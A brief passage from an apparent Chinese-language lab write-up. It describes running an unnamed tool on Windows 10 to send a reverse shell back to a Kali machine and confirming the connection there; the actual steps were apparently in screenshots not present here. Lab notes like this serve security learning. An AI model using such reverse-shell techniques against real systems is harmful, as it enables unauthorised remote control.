


## Windows10上执行操作

使用该工具反弹shell到kali:




执行完毕：



## Kali上查看结果

成功反弹shell



# 参考

<https://www.cnblogs.com/kyooo/p/13857158.html>